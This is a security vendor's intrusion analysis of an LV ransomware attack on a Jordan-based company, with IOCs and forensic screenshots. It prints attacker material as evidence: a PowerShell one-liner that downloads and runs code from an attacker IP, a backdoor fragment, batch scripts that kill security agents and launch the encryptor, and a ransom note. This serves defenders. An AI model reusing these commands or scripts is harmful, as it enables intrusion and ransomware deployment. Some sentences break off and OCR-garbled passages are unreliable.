



LV Ransomware Exploits ProxyShell in Attack on a Jordan-based Company

Our blog entry provides a look at an attack involving the LV ransomware on a Jordan-based company from an intrusion analysis standpoint

By: Mohamed Fahmy, Sherif Magdy, Ahmed Samir
October 25, 2022
Read time: 6 min (1751 words)

[Subscribe](#)

Overview

The Trend Micro research team recently analyzed an infection related to the LV ransomware group, a [ransomware as a service](#) (RaaS) operation that has been active since late 2020, and is reportedly based on [REvil](#) (aka Sodinokibi). The exact nature of the relationship between the LV ransomware and REvil groups cannot be definitively established or verified — the LV ransomware's developers do not appear to have had access to the Revil source code, and likely modified REvil binary script instead. According to previous [research](#), the group that operates REvil is said to have either sold the source code, had the source code stolen from them, or shared the source code with the LV ransomware group as part of a partnership. We believe that the threat

The group's namesake ransomware has been seeing a reemergence since second quarter of 2022, with our investigation revealing a surge in the number of breaches being undertaken by the ransomware group. Furthermore, [an alert issued by the German Federal Office for Information Security](#) in August 2022 reveals that the ransomware's operators were blackmailing the semiconductor company Semikron by threatening to leak allegedly stolen data.

In this blog entry, we will provide details on a recent intrusion performed by a group affiliate that involved the compromise of the corporate environment of a Jordan-based company. In this incident, the attackers used the double-extortion technique to blackmail their victims, threatening to release allegedly stolen data in addition to encrypting the victim's files.




Figure 1. A screenshot showing a sample ransom amount demanded by malicious actors for an LV ransomware infection

The LV ransomware's primary targets



malicious actor expressed interest in obtaining network access to Canadian, European and U.S. entities and then monetizing them by deploying the ransomware.

Покупаем доступы в сети

Купим доступы к корпоративным сетям.

Любые сферы деятельности, кроме:

- Здравоохранение
- Госучреждения
- Образование

Revenue 100kk\$+

Цены 1 - 15k\$

Быстрая проверка доступа и моментальная выплата, если таргет нам подходит

Для вашего спокойствия внесен депозит на форум.

Первый контакт - ПМ

We buy access to the network

We will buy access to corporate networks.

Any industry other than:

healthcare

State institutions

Education

Revenue 100kk\$+

Prices 1 - 15k\$


Quick access check and instant payment if the target suits us

For your peace of mind, a deposit has been made to the forum.

First contact - PM

Figure 2. A post from a malicious actor claiming to operate the LV ransomware seeking network access brokers (original language and translated versions)


Reported LV ransomware breaches have been increasing since the second quarter of 2022, which aligns with the malicious actor's efforts to expand its affiliates program. The chart shown in figure 3 illustrates this increase in activity.



©2022 TREND MICRO


Figure 3. The number of incidents that are reportedly related to LV ransomware have been on the rise

Based on data from Trend Micro™ Smart Protection Network™ and other internal sources, Europe was the region with the highest number of breach alerts, while the US and Saudi Arabia were the countries with the highest number of reported incidents caused by the ransomware payload. The attacks spanned multiple industry verticals — with manufacturing and technology being the most affected industries — demonstrating the group's opportunistic approach.



©2022 TREND MICRO


Figure 4. The regions most affected by LV ransomware in 2022



©2022 TREND MICRO

Figure 5. The countries most affected by LV ransomware in 2022

Sectors most affected by LV ransomware



©2022 TREND MICRO



Observed infection chain

This section details the tools, tactics, and procedures (TTPs) used by the affiliate that infiltrated one of the targeted victims' environments, as observed from an incident response viewpoint.

The ProxyShell ([CVE-2021-34473](#), [CVE-2021-34523](#), and [CVE-2021-31207](#)) and ProxyLogon ([CVE-2021-26855](#) and [CVE-2021-27065](#)) vulnerabilities have been observed to be exploited by malicious actors to target government institutions. Similarly, the initial access portion of this attack began on the exchange servers in the targeted environment, when a web shell file was dropped in the public access folders in early September 2022 via ProxyShell exploitation.

The attacker then executed a persistent malicious PowerShell code that was used to download and execute another PowerShell backdoor file in the server from the malicious IP address 185[.]82[.]219[.]201, as shown in Figure 7.

Type viewer	Slack viewer	Binary viewer
Value name	socks	
Value type	RegSz	
Value	Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "IEX ((new-object net.webclient).downloadstring('http://185.82.219.201/ss'))"	

Figure 7. The persistent PowerShell code as seen from the registry key

Location	ItemName	LaunchString
HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run	socks	Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "IEX ((new-object net.webclient).downloadstring('http://185.82.219.201/ss'))"
HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Run	socks	Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "IEX ((new-object net.webclient).downloadstring('http://185.82.219.201/ss'))"
> powershell.exe (22260)	C:\Windows\System32\WindowsP... NT AUTH... "powershell" -nop -c "IEX ((new-object net.webclient).downloadstring('http://185.82.219.201/ss'))"	

Figure 8. The malicious PowerShell code shown running on the Exchange server under the powershell.exe process

The same IP address that hosted the malicious PowerShell code was also found serving a tunneling tool that we believe was used for data exfiltration.



2022-09-15

0 / 88

http://185.82.219.201/ss

Communicating Files (1) ⓘ

Scanned	Detections	Type	Name
2022-09-25	21 / 70	Win32 EXE	gost.exe

Figure 9. The IP address 185[.]82[.]219[.]201 shown hosting the Gost tunneling tool

The screenshot shows a Windows Event Viewer window with two tabs: 'General' and 'Details'. The 'General' tab is selected, displaying the message: 'Provider "Function" is Started.' The 'Details' tab is also visible. In the 'Details' pane, there is a large block of text containing PowerShell command logs. The log details include:

```
ProviderName=Function
NewProviderState=Started
SequenceNumber=115985
HostName=Default Host
HostVersion=5.1.14393.5127
HostId=a743e111-7ec2-4d5e-8b41-61667f050f2f
HostApplication=powershell -nop -c IEX ((new-object net.webclient).downloadstring('http://185.82.219.201/ss'))
EngineVersion=
```

Below the details, the event properties are listed:

Log Name:	Windows PowerShell
Source:	PowerShell (PowerShell)
Event ID:	600
Level:	Information
User:	N/A
Logged:	9/6/2022 7:18:39 PM
Task Category:	Provider Lifecycle
Keywords:	Classic
Computer:	[REDACTED]

Figure 10. The malicious PowerShell code that was first logged on September 6, 2022

Based on our analysis of the Internet Information Services (IIS) access logs on the infected Exchange servers, the following IP addresses were exploiting the Proxyshell vulnerability during the same timeframe as the intrusion.

- 138[.]199[.]47[.]184
- 195[.]242[.]213[.]155
- 213[.]232[.]87[.]177
- 91[.]132[.]138[.]213
- 91[.]132[.]138[.]221



Based on the event logs collected from one of the infected Exchange servers, there were many successful logins using compromised user accounts a day before the ransomware infection occurred on September 8, 2022.

Once the attacker gained access to the domain controller via remote desktop protocol (RDP) using the compromised account of the domain administrator, the ransomware samples were dropped on the server and a malicious group policy containing a malicious scheduled task was created on Sep 9, 2022 to execute ransomware from the shared folder hosted on the Domain Controller server.

SOFTWARE	Key name	GoogleUpdateUX	2022-09-10 07:53:43	Microsoft\Windows NT\CurrentVersion\{Schedule\TaskCache\Tree\GoogleUpdateUX}			
SOFTWARE	Value data	GoogleUpdateUX	2022-09-11 08:52:35	Microsoft\Windows NT\CurrentVersion\{Schedule\TaskCache\Tasks\{A9EECCAB-3CBB-4692-97A7-D0D6CCEA6F7B\}}	Path	\GoogleUpdateUX	
SOFTWARE	Value data	GoogleUpdateUX	2022-09-11 08:52:35	Microsoft\Windows NT\CurrentVersion\{Schedule\TaskCache\Tasks\{A9EECCAB-3CBB-4692-97A7-D0D6CCEA6F7B\}}	URI	\GoogleUpdateUX	
SOFTWARE	Value slack	GoogleUpdateUX	2022-09-11 08:52:35	Microsoft\Windows NT\CurrentVersion\{Schedule\TaskCache\Tasks\{A9EECCAB-3CBB-4692-97A7-D0D6CCEA6F7B\}}	Path	\GoogleUpdateUX	00-00-00-00-50-03-00-00-E0-#F-B


Figure 11. The malicious scheduled task "GoogleUpdateUX" from Registry hives

Figure 12. The malicious scheduled task running the malicious batch file “1.bat”

The domain controller server was used by the attackers to create a malicious group policy object (GPO) on Sep 9, 2022. The GPO then created a malicious scheduled task that ran the malicious batch files “1.bat” and “install.bat” to deploy the ransomware on the rest of the machines that are connected to the domain controller. The batch file “install.bat” was used to disable the security agent services found on the targeted machines.

```
allowHardTerminate>false</AllowHardTerminate><StartWhenAvailable>true</StartWhenAvailable><AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled><Hidden>false</Hidden><WakeToRun>true</WakeToRun><ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
<Priority>7</Priority><Settings><Triggers><CalendarTrigger><StartBoundary>2022-09-01T21:31:54</StartBoundary><Enabled>true</Enabled>
<ScheduleByDay><DaysInterval>1</DaysInterval><ScheduleByDay><Repetition><Interval>PT5M</Interval><StopAtDurationEnd>false</StopAtDurationEnd></Repetition></CalendarTrigger>
</Triggers><Actions Context="Author"><Exec><Command>\\[REDACTED]\scripts\1.bat</Command></Exec>
</Actions></Task></Properties></TaskV2>
</ScheduledTasks>
```

Figure 13. The malicious GPO XML file was found on the domain controller group policies folder.



```
@echo off

for /F "tokens=*" %%B in (\\\[REDACTED]\scripts\no.txt) do (
    ipconfig | findstr /C:"%%B" 1>nul
    if errorlevel 1 (
        echo ok
    ) ELSE (
        echo no
        exit
    )
)

sc stop ds_nuagent
sc stop ds_monitor
sc stop ds_notifier

start \\[REDACTED]\swsetup\enc_.exe -path c:\\[REDACTED]
start \\[REDACTED]\swsetup\enc_.exe -path d:\\[REDACTED]
start \\[REDACTED]\swsetup\enc_.exe -path e:\\[REDACTED]
start \\[REDACTED]\swsetup\enc_.exe -path f:\\[REDACTED]
start \\[REDACTED]\swsetup\enc_.exe -path g:\\[REDACTED]
```

Figure 14. The contents of the “install.bat” file



```
if errorlevel 1 (
    echo +
) ELSE (
    echo -
    exit
)

echo GO
taskkill /f /im dsa.exe
taskkill /f /im ds_monitor.exe
taskkill /f /im Notifier.exe
start \\test\setup_.exe -path c:\
start \\test\setup_.exe -path d:\
start \\test\setup_.exe -path e:\
start \\test\setup_.exe -path f:\
start \\test\setup_.exe -path g:\
```

Figure 15. The contents of the "1.bat" file

After deploying the ransomware, the attacker deleted the scripts folder that contained the malicious file samples.

2022-09-09 19:19:28	m...	13...	c:/Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI	(\$FILE_NAME)
2022-09-09 19:19:28	m...	16...	c:/Windows/SYSVOL/domain/NtFrs_PreExisting__See_EventLog/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/	
2022-09-09 19:19:28	m.c.	16...	c:/Windows/SYSVOL/domain/NtFrs_PreExisting__See_EventLog/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/	
2022-09-09 19:21:15	ma...	14...	c:/scripts	(deleted)

Figure 16. Master file table (MFT) record showing the deletion of the "scripts" folder

The dropped ransom note showed that the files were encrypted with the l7dm4566n extension on the specific machine we analyzed.




It doesn't matter for us whether you cooperate with us or not. But if you don't, you'll lose your time and data cause only we have the private key to decrypt your files. In practice - ti
[+] How to get access to our website? [+]
Use TOR browser:
1. Download and install TOR browser from this site: <https://torproject.org/>
2. Visit our website: <http://qacmwtusydr3vguqueaqf6skntc3kbgts152jhewvgp623qdbrga4okyd.onion>
When you visit our website, put the following data into the input form:
Key:

f0My11RG3uH0dnI8L2CSZTy7wE7nAEvVAnP2vrRgkls/xvYGd1LNdv/1JFcJnG0m
29r0ghnkCoWfCjoVvK1611d3+lLky6WE64WfKos3qu8Cx8wCNW1mukvZnt6ZnQ2b
+580vL+53hSw7zKZh6a0Zr1guCnvxHrOF1Pj2U514foTMzBy4eAOHtjgPIAVJLR6

HVOhJ51a052h0G90HjyFXUk80/Ra13Tgu9Ysvf87p60fHHrTAf3HLL60j8KhNw
zReIYY128zf8syphnerhGM0IMdrJ28TywSm+YrIx7ch6uyLxcU10tixt/FBhmx1UQ
pinesnT38A1uDRX01saFcoIuII50hY9t0za6oFFtKdM17nMarvPkAFRAKRNv2en

Figure 17. A sample ransom note dropped on the infected machines



©2022 TREND MICRO

Figure 18. The attack timeline

The Powershell backdoor

command-and-control (C&C) server `105.102.127.120`. The downloaded PowerShell

will be executed directly from memory to bypass detection.

```
$domain = '185.82.217.131'
$dport = 443 # port
$w = New-Object byte[] 50
For ($i=0; $i -lt 50; $i++) { $w[$i] = $i }
Function crypt4($passw, [int]$length, $buf0, $start, $sz)
{
    $newconnect = {
        Function backnct([string]$domain, [int]$dport)
        {
            try
            {
                Set-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "socks" -Value "Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File `"$($MyInvocation.MyCommand
                ->Value)`""
            }
            catch {}
            while ($true)
            {
                backnct $domain $dport
                Start-Sleep -s 100
            }
        }
    }
}
```

Figure 19. The second downloaded PowerShell backdoor

This PowerShell backdoor was observed to be related to [the SystemBC malware as a service](#). The script has a hard coded C&C server IP address and port number to connect to, with data passed to the “Rc4_crypt” function before connection.

We found multiple variants from this backdoor on VirusTotal with different hardcoded C&C IP addresses and ports (this is included in IOCs section).

Sample similarity analysis

The LV ransomware payload that we observed in the recent attacks is almost identical to the old samples that were analyzed in [previous research last year](#) — there were no new capabilities added to the actual ransomware payload after unpacking. It also uses the same basic packer function used by the old samples.



```
0040110B
0040110B push    ebp
0040110C mov     ebp, esp
0040110E sub     esp, 120h
00401114 push    esi
00401115 mov     esi, ecx
00401117 mov     edx, 100h
0040111C lea     ecx, [ebp+var_120]
00401122 call    sub_401000
00401127 movaps xmm0, ds:Decryption_Key
0040112E lea     edx, [ebp+var_20]
00401131 movups [ebp+var_20], xmm0
00401135 push    ecx
00401136 movaps xmm0, ds:xmmword_402020
0040113D movups [ebp+var_10], xmm0
00401141 call    sub_40100E
00401146 lea     ecx, [ebp+var_120]
0040114C call    Decryption_Function
00401151 pop     ecx
00401152 push    esi
00401153 call    sub_40139D
00401158 neg     eax
0040115A pop     esi
0040115B sbb     eax, eax
0040115D inc     eax
0040115E leave
0040115F retn
0040115F Packer_Function endp
0040115F
```

```
BOOL __thiscall Packer_Function(void *this)
{
    void *v1; // esi
    int v2; // ecx
    char v4; // [esp+4h] [ebp-120h]
    __int128 v5; // [esp+104h] [ebp-20h]
    __int128 v6; // [esp+114h] [ebp-10h]

    v1 = this;
    sub_401000(&v4, 256);
    v5 = Decryption_Key;
    v6 = xmmword_402020;
    sub_40100E(v2, &v5, v2);
    Decryption_Function();
    return sub_40139D(v1) == 0;
}
```

Figure 20. The packer function in the new samples

The packed executable stores the LV ransomware binary as an RC4-encrypted data within a section named "enc."



.rdata	00000216	00002000	00000400	00000A00	00000000	00000000	0000	0000	40000040
enc	0001D600	00003000	0001D600	00000E00	00000000	00000000	0000	0000	C0000040
.reloc	00000040	00021000	00000200	0001E400	00000000	00000000	0000	0000	42000040

This section contains:




Figure 21. The PE sections of the new LV ransomware samples

Address	Hex	Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1
00403000	A2 FB 9C F3	8C E7 DF 1A	AF E1 CF 48	6A B9 B8 91	80 .Ü.Ö.ç. àHjñ.		
00403010	05 F7 06 52	49 80 74 63	C8 AC 60 F5	73 GB CC 1E	..RI.tce öskí.		
00403020	BB 8D 06 1F	2D 44 70 B1	8A 4E 11 BE	4E 6D A7 D6	»...-Dp. NåñNæx.		
00403030	08 8C 22 62	B3 21 38 D4	90 B3 72 58	2C 05 1B 28	..#b@. ö.».Fx.		
00403040	BE 80 CF 60	21 94 A9 37	DE 2D 48 8D	88 10 13 54	!@! ?@! -P.M..T		
00403050	E9 78 86 6D	5B C9 95 63	D8 28 F6 12	22 D4 06 1D	éx.Ö.É. c@D.0.		
00403060	A3 2B 26 AA	F2 D3 D3 BA	EC 7A EC 1B	55 71 53 B2	&_öööö@.z!_UQS.		
00403070	SD D4 C8 FA	D4 20 C8 ED	6B 50 98 37	3D 49 39 B7	JÖÖEÜ E1kP.7M9.		
00403080	55 B4 03 CD	24 23 D2 59	B3 CC CD 41	74 47 5A 5A	U'. \$!@/öAZAgZ		
00403090	E1 AD 21 C4	B7 95 B4 FA	26 62 CC E4	2E C5 08 2D	@.IS. ü@ðIa.Ä-		
004030A0	82 33 5C F3	D0 83 62 35	C8 B1 58 3D	06 EF 9F 49	3!_ö. bë@.xü		
004030B0	F6 B4 C8 4E	30 GB A7 78	BF 22 AE F2	4C GE 18 20	Ö. ENK@EX@.öLN.		
004030C0	SA A8 02 56	48 4F 55 E7	B2 11 94 7E	54 51 10 ..	VÖH@Aç..~TQ		
